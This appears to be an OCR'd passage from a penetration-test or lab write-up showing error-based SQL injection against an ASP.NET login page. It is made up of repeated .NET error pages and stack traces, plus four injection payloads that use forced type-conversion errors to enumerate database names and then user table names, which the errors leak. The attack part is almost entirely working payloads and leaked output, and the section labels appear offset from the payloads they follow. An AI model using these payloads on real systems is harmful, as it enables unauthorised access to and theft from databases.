
Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'tempdb' to data type int.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3306108
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +736
   System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserS
   System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean& moreRows) +253
   System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more) +291
   System.Data.SqlClient.SqlDataReader.Read() +42
   LoginPage.BtnLogin_Click(Object sender, EventArgs e) +338
   System.Web.UI.WebControls.Button.OnClick(EventArgs e) +11758848
   System.Web.UI.WebControls.Button.RaisePostBackEvent(String eventArgument) +150
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +5028
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.3282.0

Payload: **`a' and 1=0/(select top 1 name from master..sysdatabases where name not in (select top 1 name from master..sysdatabases));--`**

Find all databases



Conversion failed when converting the nvarchar value 'ReportServer' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'ReportServer' to data type int.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.


Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'ReportServer' to data type int.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3306108
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +736
   System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserS
   System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean& moreRows) +253
   System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more) +291
   System.Data.SqlClient.SqlDataReader.Read() +42
   LoginPage.BtnLogin_Click(Object sender, EventArgs e) +338
   System.Web.UI.WebControls.Button.OnClick(EventArgs e) +11758848
   System.Web.UI.WebControls.Button.RaisePostBackEvent(String eventArgument) +150
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +5028
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.3282.0

Payload: **`a' and 1=0/(select top 1 name from master..sysdatabases where name not in (select top 2 name from master..sysdatabases));--`**

Find tables



Conversion failed when converting the nvarchar value 'LoggedUsers' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'LoggedUsers' to data type int.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.


Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'LoggedUsers' to data type int.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3306108
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +736
   System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserS
   System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean& moreRows) +253
   System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more) +291
   System.Data.SqlClient.SqlDataReader.Read() +42
   LoginPage.BtnLogin_Click(Object sender, EventArgs e) +338
   System.Web.UI.WebControls.Button.OnClick(EventArgs e) +11758848
   System.Web.UI.WebControls.Button.RaisePostBackEvent(String eventArgument) +150
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +5028
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.3282.0

Payload: **`a' and 1=0/(select top 1 name from sysobjects where xtype = 'U' and name NOT IN (select top 1 name from sysobjects where xtype = 'U'));--`**

Find tables



Conversion failed when converting the nvarchar value 'NewCostingHeaderForProduction' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'NewCostingHeaderForProduction' to data type int.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.


Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'NewCostingHeaderForProduction' to data type int.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3306108
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +736
   System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserS
   System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean& moreRows) +253
   System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more) +291
   System.Data.SqlClient.SqlDataReader.Read() +42
   LoginPage.BtnLogin_Click(Object sender, EventArgs e) +338
   System.Web.UI.WebControls.Button.OnClick(EventArgs e) +11758848
   System.Web.UI.WebControls.Button.RaisePostBackEvent(String eventArgument) +150
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +5028
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.3282.0

Payload: **`a' and 1=0/(select top 1 name from sysobjects where xtype = 'U' and name NOT IN (select top 2 name from sysobjects where xtype = 'U'));--`**

Find tables



